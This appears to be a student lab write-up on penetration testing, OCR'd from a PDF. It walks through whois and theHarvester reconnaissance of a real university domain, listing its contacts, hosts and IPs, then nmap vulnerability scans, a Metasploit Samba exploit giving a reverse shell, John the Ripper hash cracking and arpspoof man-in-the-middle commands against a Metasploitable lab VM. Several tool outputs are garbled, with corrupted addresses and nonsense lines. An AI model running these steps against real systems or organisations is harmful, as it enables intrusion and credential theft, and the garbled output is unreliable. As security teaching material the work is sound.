
# **Information Gathering:**

# Tools used: whois, netcraft, archive.org, the Harvester, nmap, nessus

**Whois**: If we browse <a href="http://www.whois.com/whois">https://who.is</a> website and enter any domain name or IP address, it provides a detailed information of the entered address such as owner name, registration date and expiry date, its registrar, name server, other details of the owner.



.....

Domain Name: MANIPAL.EDU

#### Registrant:

Manipal Academy of Higher Education

Madhav Nagar

Manipal, Karnataka 576104

India

#### Administrative Contact:

Domain Admin

Manipal Academy of Higher Education

Madhav Nagar

Manipal, Karnataka 576104

India

+91.8202571201

sathish.kanath@nanipal.edu

#### Technical Contact:

Domain Admin

Manipal Academy of Higher Education

Madhav Nagar

Manipal, Karnataka 576104

India

+91.8202571201

sathish.kanath@nanipal.edu

#### Name Servers:

NS1-36.AZURE-DNS.COM

NS3-36.AZURE-DNS.ORG

NS4-36.AZURE-DNS.INFO

NS2-36.AZURE-DNS.NET

Domain record activated: 27-Sep-1999
Domain record last updated: 28-Aug-2023
Domain expires: 31-Jul-2024

Information Updated: 2023-10-19 04:09:12

# manipal.edu

Whois DNS Records Diagnostics

stname	Type	TTL	Priority	Content
anipal.edu	SOA	900		ns1-36.azure-dns.com awsdns-hostmaster@amazon.com 1 7200 900 1209600 86400
nanipaLedu	NS	21600		ns1-36.azure-dns.com
manipal.edu	NS	21600		ns2-36.azure-dns.net
manipal.edu	NS	21600		ns3-36.azure-dns.org
manipal.edu	NS	21600		ns4-36.azure-dns.info
manipal.edu	A	3600		18.66.53.117
manipal.edu	A	3600		18.66.53.74
manipal.edu	A	3600		18.66.53.32
manipal.edu	A	3600		18.66.53.62
manipal.edu	MX	900	0	manipal-edu.mail.protection.outlook.com
www.manipal.edu	Α	60		13.32.208.26
www.manipal.edu	Α	60		13.32.208.39
www.manipal.edu	Α	60		13.32.208.45
www.manipal.edu	Α	60		13.32.208.72
www.manipal.edu	AAAA	60		2600:9000:2015:a000:0:753f:td00:93a1
www.manipal.edu	AAAA	60		2600:9000:2015:8c00:0:753f:fd00:93a1
www.manipal.edu	AAAA	60		2600:9000:2015:e00:0:753f;fd00:93e1
www.manipal.edu	AAAA	60		2600:9000:2015:3400:0:753f:td00:93a1
www.manipal.edu	AAAA	60		2600:9000:2015:a800:0:753f:td00:93a1
www.manipal.edu	AAAA	60		2600:9000:2015:2400:0:753f:td00:93a1
www.manipal.edu	AAAA	60		2600:9000:2015:2a00:0:753f:td00:93a1
www.manipal.edu	AAAA	60		2500:9000:2015:9e00:0:753ftd00:93e1

#### manipal.edu

Whois DNS Records Diagnostics

#### Ping

PING manipal.edu (18.66.53.117) 56(84) bytes of data.

64 bytes from server-18-66-53-117.bom78.r.cloudfront.net (18.66.53.117): icmp\_seq-1 ttl=231 time-187 ms

64 bytes from server-18-66-53-117.bom78.r.cloudfront.net (18.66.53.117): icmp\_seq-2 ttl=231 time-187 ms

64 bytes from server-18-66-53-117.bom78.r.cloudfront.net (18.66.53.117): icmp\_seq-2 ttl=231 time-187 ms


64 bytes from server-18-66-53-117.bom78.r.cloudfront.net (18.66.53.117): icmp\_seq-2 ttl=231 time-187 ms

64 bytes from server-18-66-53-117.bom78.r.cloudfront.net (18.66.53.117): icmp\_seq-5 ttl=231 time-187 ms


--- manipal.edu ping statistics --5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 187.768/187.782/187.792/0.387 ms

traceroute to manipal.edu (18.66.53.74), 30 hops max, 60 byte packets
1 ip-10-0-0-14.ec2.internal (10.0.0.14) 0.369 ms 0.339 ms 0.351 ms
2 ec2-3-236-63-93.compute-1.amazonaws.cm (3.236.63.93) 8.748 ms ec2-3-236-63-99.compute-1.amazonaws.cm (3.236.63.99) 6.366 ms ec2-3-236-63-1.compute-1.
3 240-0.224.93 (240-0.224.98) 0.854 ms 240-0.224.97 (240-0.224.122) 0.731 ms 240-0.224.114 (240-0.224.114) 0.794 ms
4 240-0.224.93 (240-0.224.93) 0.733 ms 240-0.224.122 (240-0.224.122) 0.731 ms 240-0.224.114 (240-0.224.114) 0.794 ms
5 100-100-8.116 (100-100-8.116) 1.405 ms 100-100-8.63 ms 100-100-8.6

**NetCraft**: This is a website analyzing servers, which provides the basic information of the target system like background history, DNS name, IP address, SSL/TLS details, hosting history, etc. The website is <a href="https://searchdns.netcraft.com">https://searchdns.netcraft.com</a>



Archive.org: This website provides the history of the target website, such as when it was last updated, and we can also view its previous version of the website. The website is https://archive.org



**theHarvester**: This is an OSINT tool used to gather information such as, emails, subdomains, hosts, open ports, etc.

Command is **theHarvester -d ''domain\_name" -b "all or any source name"** //for source name refer theHarvester -h

```
[a] ASSIS found: 8

ASISED ASSISTANCE ASSIST
```

```
[*] IPs found: 376

1.186.28.13
1.186.28.31
1.186.28.41
1.186.28.70
1.186.28.84
1.186.28.90
1.186.28.123
1.186.28.125
1.186.28.156
1.186.28.156
1.186.28.156
1.186.28.158
1.186.28.165
1.186.28.165
1.186.28.165
1.186.160.22
1.186.160.22
1.186.160.23
1.186.160.25
1.186.160.25
1.186.160.28
3.6.21.143
3.7.8.197
3.7.22.216
3.7.23.123
3.7.103.60
3.7.107.187
3.7.127.152
```

```
218.248.47.15
218.248.47.25

[*] No emails found.

[*] Hosts found: 1256

admcallcenter.manipal.edu: 172.16.19.54
admin-convocation.manipal.edu: 43.204.60.118
admin-convocation.manipal.edu: 43.204.60.118
admin-guesthouse.manipal.edu: 43.224.86.77
admin-hackathon.manipal.edu: 13.232.186.77
admin-summer.manipal.edu: 655.1.193.164
admissionfeedback.manipal.edu: 218.248.47.15
admissions.jaipur.manipal.edu: 218.248.47.15
admissions.jaipur.manipal.edu: jaipurmanipal.nopaperforms.com
admissions.jaipur.manipal.edu: jaipurmanipal.nopaperforms.com.
admissions.manipal.edu: manipalmarketing.npflandingpages.com.
admissions.manipal.edu: manipalmarketing.npflandingpages.com.
admissions.manipal.edu: 35.154.173.138, 3.109.61.133, 15.207.150.73
admissions.manipal.edu: 15.207.150.73, 35.154.173.138, 3.109.61.133
afi-mcvr.manipal.edu: 1.186.28.84
alumni.manipal.edu: 21.186.28.84
alumni.manipal.edu: 21.186.28.84
alumni.manipal.edu: 21.2150.155
alumni.manipal.edu: 21.2150.155
alumni.manipal.edu: 21.2150.155
alumnigiving.manipal.edu: 218.248.47.15
alumnievent.manipal.edu: 218.248.47.15
alumnigiving.manipal.edu: 218.248.47.15
```

```
youngpioneers.manipal.edu:13.33.21.129
youngpioneers.manipal.edu:13.33.21.119
youngpioneers.manipal.edu:13.32.208.39
youngpioneers.manipal.edu:13.33.21.4
youngpioneers.manipal.edu:108.158.221.116
youngpioneers.manipal.edu:13.33.146.9, 13.33.146.28, 13.33.146.55, 13.33.146.12
youngpioneers.manipal.edu:13.32.208.26
youngpioneers.manipal.edu:108.158.221.74
youngpioneers.manipal.edu:108.158.221.74
youngpioneers.manipal.edu:13.22.773.69
youngpioneers.manipal.edu:13.227.73.69
youngpioneers.manipal.edu:143.204.231.3
youngpioneers.manipal.edu:108.158.221.85
youngpioneers.manipal.edu:90.84.64.16.45
youngpioneers.manipal.edu:65.8.158.105
youngpioneers.manipal.edu:13.224.167.34
youngpioneers.manipal.edu:13.224.167.34
youngpioneers.manipal.edu:13.224.167.34
youngpioneers.manipal.edu:13.224.167.97
youngpioneers.manipal.edu:13.224.167.97
youngpioneers.manipal.edu:13.224.167.34
youngpioneers.manipal.edu:13.227.73.114
youngpioneers.manipal.edu:13.227.73.101
youngpioneers.manipal.edu:13.327.73.101
youngpioneers.manipal.edu:13.327.73.101
youngpioneers.manipal.edu:13.327.73.101
youngpioneers.manipal.edu:13.327.73.15
youngpioneers.manipal.edu:13.327.73.15
youngpioneers.manipal.edu:13.227.73.15
youngpioneers.manipal.edu:18.164.135.76
youngpioneers.manipal.edu:18.164.135.76
youngpioneers.manipal.edu:18.164.135.76
youngpioneers.manipal.edu:18.164.135.76
youngpioneers.manipal.edu:13.32.208.72
```

**Nmap:** provides detailed information like OS details, open or closed port details of the target system. This tool has many options to provide with the command to produce different scanning results on different options. Nmap also provides the vulnerabilities present in the target system with the relevant options provided for scanning.

Command is nmap -T4 -A "Destination IP" -oN "filename" //filename to save results

```
sslv2:
      SSLv2 supported
      ciphers:
         SSL2_RC4_128_EXPORT40_WITH_MD5
        SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
SSL2_RC2_128_CBC_WITH_MD5
         SSL2_RC4_128_WITH_MD5
         SSL2_DES_64_CBC_WITH_MD5
        SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp open domain
                                          ISC BIND 9.4.2
dns-nsid:
   bind.version: 9.4.2
80/tcp open http
                                       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
 |_http-title: Metasploitable2 - Linux
111/tcp open rpcbind
                                       2 (RPC #100000)
  rpcinfo:
      program version port/proto service
     program version port/proto service
100000 2 111/tcp rpcbind
100000 2 111/udp rpcbind
100003 2,3,4 2049/tcp nfs
100003 1,2,3 41588/udp mountd
100005 1,2,3 60658/tcp mountd
100005 1,2,3 60658/tcp mountd
100021 1,3,4 46302/udp nlockmgr
100021 1,3,4 55441/tcp nlockmgr
| 100024 1 43983/tcp status
|_ 100024 1 60317/udp status
|39/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
| 445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solari:
                                         OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1099/tcp open java-rmi GNU Classpath grmiregistr
1524/tcp open bindshell Metasploitable root shell
```

```
Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
netkit-rsh rexecd
OpenBSD or Solaris rlogind
                                                                                                          evec netkit-rsh reveed login opensity opensity opensity of the troprapped java-rmi obtains the tropragate of tropr
   Attp Open mysqc Mysqc 30:03.0.

Protect 5. 8.51a-3ubuntu5

Protect 5. 8.51a-3ubuntu5

Tread 10:17

Capabilities Tlags: 43564

Some Capabilities: SpensksIProtocolNew, ConnectWithDatabase, SupportsTransactions, SupportsCompression, LongColumnFlag, SwitchToSSLAfterHandshake, Support41Auth Status: Autocommit

Status: Autocommit

Status: Autocommit

Status: Autocommit

Status: Su-Sario JulyarWockNoV[F

/tcp open postgresql PostgresQL DB 8.3.0 - 8.3.7

L-date: 2023-10-19705:12:38-000:00; 0s from scanner time.

L-date: 2023-10-19705:12:38-000:00; 0s from scanner time.

L-cert: Subject: commonName-ubuntuBev-base-localdomain/organizationName-OCOSA/stateOrProvinceName-There is no such thing outside US/countryName-XX

t valid after: 2010-08-11714:07:45

tt valid after: 2010-08-16714:07:45

tt valid after: 2010-08-16714:07:45
nc-info:
Protocol version: 3.3
Security types:
VMC Authentication (2)
Vfcp open X11 (access denied)
Vfcp open irc UnrealIRCd
Vfcp open appl Apache Jserv (Protocol v1.3)
Pp-methods: Falled to get a valid response for the OPTION request
Vfcp-open http Apache Tomach/Coyote 359 engine 1.1
ttp-server-header: Apache-Coyote/1.1
```

```
Host script results:

| Servict | Host | Servict | Host | 
        TRACEROUTE
                             RTT ADDRESS
0.81 ms 192.168.220.128
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 22.68 seconds
```

# Command is nmap -T4 --script vuln "Destination IP" -oN "filename"

// filename to save results of the vulnerability script scanning present in Metasploit.

```
VULNEABLE:
vsFTPd version 2.3.4 backdoor
State: VULNERABLE (Exploitable)
IDs: BID:A8539 CVE:CVE-2011-2523
vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
Disclosure date: 2011-07-03
                 Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)
                 References:
References:

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb

https://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523

| https://www.securityfocus.com/bid/48539

22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
| ssl-dh-params:
           VULNERABLE:
Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
State: VULNERABLE
Transport Layer Security (TLS) services that use anonymous
Diffie-Hellman key exchange only provide protection against passive
eavesdropping, and are vulnerable to active man-in-the-middle attacks
which could completely compromise the confidentiality and integrity
of any data exchanged over the resulting session.
            VULNERABLE:
```

```
111/tcp open rebind
139/tcp open methios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
| rmi-vuln-classloader:
| VULNERABLE:
| RMI registry default configuration remote code execution vulnerability
| State: VULNERABLE |
| Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
| References:
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open ingreslock
2049/tcp open ingreslock
2121/tcp open ccproxy-ftp
3306/tcp open mysql
| ssl-ccs-injection: No reply from server (TIMEOUT)
5432/tcp open postgresql
| ssl-ccs-injection:
| VULNERABLE:
| SSL/TLS MITM vulnerability (CCS Injection)
| State: VULNERABLE
| Risk factor: High
| OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
| does not properly restrict processing of ChangeCipherSpec messages,
| which allows man-in-the-middle attackers to trigger use of a zero
```

```
http-slowloris-check:
   VULNERABLE:
   Slowloris DOS attack
     State: LIKELY VULNERABLE
     IDs: CVE:CVE-2007-6750
       Slowloris tries to keep many connections to the target web server open and hold
       them open as long as possible. It accomplishes this by opening connections to
       the target web server and sending a partial request. By doing so, it starves
       the http server's resources causing Denial Of Service.
     Disclosure date: 2009-09-17
     References:
       http://ha.ckers.org/slowloris/
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
Host script results:
_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
# Nmap done at Thu Nov 9 09:45:12 2023 -- 1 IP address (1 host up) scanned in 325.02 seconds
```

netdiscover is a command used to get the live hosts in the network.

**Nessus** is a trial version online tool used for vulnerability scanning.

### **Exploitation:**

# **Tools used: Metasploit**

**Metasploit** is a popular framework used to perform the exploitation on vulnerable systems.

To use Metasploit get root access with command **sudo su** and enter the password. Next start metasploit framework using the command **msfconsole.** 

```
L$ sudo su
[sudo] password for kali:
                 )-[/home/kali]
    msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml
[+] Creating initial database schema
              li)-[/home/kali]
I love shells --egypt
      ---=[ 2315 exploits - 1208 auxiliary - 412 post
           975 payloads - 46 encoders - 11 nops
      --=[ 9 evasion
Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/
```

Now search for the CVE present in the Metasploitable in metasploit framework. Command is **search 2007-2447.** Now enter the command **use exploit/multi/samba/usermap\_script** to use the payload related to the CVE present in the framework. Next run the command **show options** to search for the parameters required in the payload to perform.

We need to provide all the parameters which specify YES in the Required column. To set the RHOSTS field enter the command set RHOSTS DESTINATION\_IP

Next enter the command **exploit** to perform the exploitation. After successful exploitation a remote shell will be opened and enter the commands to perform in the target system.

```
msf6 exploit(multi/sphbs/userump_script) > exploit

[*] Started reverse TCP handler on 192.168.220.129:4444

[*] Command shell session 1 opened (192.168.220.129:4444 → 192.168.220.128:54705) at 2023-11-09 09:58:06 +0530

ls bin boot cdrom dev etc home innitrd innitrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var var var var var var valinuz ifconfig eth0

Link encap:Ethernet HWaddr 00:0c:29:fa:dd:2a inet addr:192.168.220.128 Bcast:192.168.220.255 Mask:255.255.255.0 inet6 addr: fe80:20.207:1676.add2a/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
```

# Password cracking:

**Tools used: John the Ripper (john)** 

**John the Ripper** is the password cracking tool used to crack passwords.

Command is **john –single –format=crypt hash\_saved\_filename** //to crack kali password

# Command is john –wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha512 filename

/\* to crack hash passwords saved in text using wordlist. To use rockyou.txt unzip using command

gzip -d rockyou.txt.gz which is saved in /usr/share/wordlists path. \*/

```
| Lati@ kali | - |
| $ john - wordlist-/usr/share/wordlists/rockyou.txt -- format=raw-sha512 multiplecrack.txt
| Using default input encoding: UTF-8 |
| Loaded 2 password hashes with no different salts (Raw-SHA512 [SHA512 256/256 AVX2 4x]) |
| Press 'q' or Ctrl-C to abort, almost any other key for status |
| windows (?) |
| root (?) |
| 2g 0:00:00:00 DONE (2023-10-27 15:15) 8.333g/s 3362Kp/s 3362Kc/s 3368KC/s rosaura19..room126 |
| Use the "-show" option to display all of the cracked passwords reliably |
| Session completed. |
| Lati@ Maii - |
| 5 cal multiplecrack.txt |
| 99adc331b045331e514a516b4b7680f588e3823213abe901738bc3ad67b2f6fcb3c64efb93d18002588d3ccc1a49efbae1ce20cb43df36b38651f11fa75678e8 |
| 716280a95a7860c1854caaf45b63fc4b67b4aece0370ea6ec5dc21cc3b6794ea7f10d724aca13d57c81a7e92ae64929d90be8c1cf449fe86e91937a9a6e1f2c6
```

Refer: TryHackMe: John The Ripper — Walkthrough | by Jasper Alblas | Medium

### **Honeypot:**

#### **Tools used: Pentbox**

**Pentbox** is a honeypot tool which creates a server on entered port number and attacker tries to access the server with the port number.

To setup the pentbox, download it from wget <a href="http://downloads.sourceforge.net/project/pentbox18realised/pentbox-1.8.tar.gz">http://downloads.sourceforge.net/project/pentbox18realised/pentbox-1.8.tar.gz</a> and unzip it using tar xvfz pentbox-1.8.tar.gz

To run the pentbox type the command ./pentbox.rb select the options 2, then 3 and manually configure with port number 81 and enter the message to display and enter 'n' twice.

Now enter the browser and enter the IP address with port number 81.

```
Select option.

1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

→ 2

Insert port to Open.

→ 81

Insert false message to show.

→ asdf

Save a log with intrusions?

(y/n) → y

Log file name? (incremental)

Default: */pentbox/other/log_honeypot.txt

→

Activate beep() sound when intrusion?

(y/n) → n


HONEYPOT ACTIVATED ON PORT 81 (2023-10-12 11:23:31 +0530)
```

```
INTRUSION ATTEMPT DETECTED! from 192.168.220.129:48820 (2023-10-12 11:24:03 +0530)

GET / HTTP/1.1
Host: 192.168.220.129:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Connection: Keep-alive
Ubgrade-Insecure-Requests: 1

INTRUSION ATTEMPT DETECTED! from 192.168.220.129:57142 (2023-10-12 11:24:06 +0530)

GET /favicon.ico HTTP/1.1
Host: 192.168.220.129:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: Keep-alive
Referer: http://192.168.220.129:81/
```



Refer: How to Set Up A Honeypot in 10 Minutes | by whitehat83 | Medium

# **ARP spoofing:**

# Tools used: arpspoof

**Arpspoof** is the most used tool for ARP spoofing or ARP poisoning. ARP spoofing uses man in the middle access to poison the network. ARP packets can be forced to send data to the attacker's machine. ARP spoofing constructs a large number of forced ARP requests and reply packet to overload the switch. The switch is set in forwarding mode and after the ARP table is flooded with spoofed ARP response the attackers can sniff all the network packets.

Command is aprspoof -t DESTINATION\_IP DEFAULT\_GATEWAY and

# aprspoof -t DEFAULT\_GATEWAY DESTINATION\_IP

110311								
	[/home/kali]							
	192.168.220.128							
	0:c:29:fa:dd:2a							
	0:c:29:fa:dd:2a							
	0:c:29:fa:dd:2a							
	0:c:29:fa:dd:2a							
	0:c:29:fa:dd:2a							
	0:c:29:fa:dd:2a							
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
	0:c:29:fa:dd:2a							
	0:c:29:fa:dd:2a							
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
	0:c:29:fa:dd:2a							
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
	0:c:29:fa:dd:2a							
	0:c:29:fa:dd:2a							
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
	0:c:29:fa:dd:2a							
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38
0:c:29:24:a8:38	0:c:29:fa:dd:2a	0806	42:	arp	reply	192.168.220.1	is-at	0:c:29:24:a8:38

```
/home/kali
                192.168.220.1 192.168.220.128
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
```

Destination\_IP is the Metasploitable system IP and its Default Gateway. We need to run both the commands to perform the attack. We are running the two commands to change the MAC address in both the source and destination systems. Then open the Wireshark and check for the packets coming in the Kali system.

